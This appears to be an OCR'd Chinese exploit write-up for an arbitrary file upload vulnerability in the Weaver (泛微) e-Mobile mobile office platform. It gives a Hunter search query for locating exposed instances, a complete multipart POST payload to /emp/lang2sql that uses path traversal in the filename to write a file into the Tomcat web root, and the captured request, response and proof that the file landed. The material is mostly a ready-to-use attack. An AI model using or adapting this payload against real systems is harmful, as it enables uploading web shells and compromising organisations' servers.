
F5-4泛微-E-Mobile移动管理平台-文件上传

漏洞描述：

泛微e-Mobile移动管理平台是一款由泛微软件开发的企业移动办公解决方案。它提供了一系列的功能和工具，使企业员工能够通过移动设备随时随地地进行办公和协作。泛微e-Mobile 移动管理平台存在任意文件上传漏洞。

影响版本：

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="泛微 e-Mobile 移动管理平台"

漏洞复现：

当访问/emp/lang2sql出现如下页面表示可能存在漏洞

payload：

POST /emp/lang2sql?client_type=1&lang_tag=1 HTTP/1.1 Host: xx.xx.xx.xx Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0 Upgrade-Insecure-Requests: 1 SL-CE-SUID: 15 Content-Type: multipart/form-data; boundary=00content0boundary00 Content-Length: 235

--00content0boundary00 Content-Disposition: form-data; name="source"

--00content0boundary00 Content-Disposition: form-data; name="file"; filename="../../../../appsvr/tomcat/webapps/ROOT/x.txt"

test --00content0boundary00--

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /emp/lang2sql?client_type=1&lang_tag=1 HTTP/1.1
Host [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/
20100101 Firefox/118.0
Upgrade-Insecure-Requests: 1
SL-CE-SUID: 15
Content-Type: multipart/form-data; boundary=00content0boundary00
Content-Length auto : 235

--00content0boundary00
Content-Disposition: form-data; name="source"


--00content0boundary00
Content-Disposition: form-data; name="file"; filename="../../../../appsvr/
tomcat/webapps/ROOT/x.txt"

test
--00content0boundary00--
```

Responses 73bytes / 140ms

```
HTTP/1.1 200
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: 31536000; includeSu
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
vary: accept-encoding
Content-Type: application/json; charset=utf-8
Date: Tue, 24 Oct 2023 08:59:23 GMT
Content-Length: 73

{
    "errcode": 500,
    "errmsg": "未知异常，请联系管理员"
}
```

上传文件位置，根目录

/x.txt

test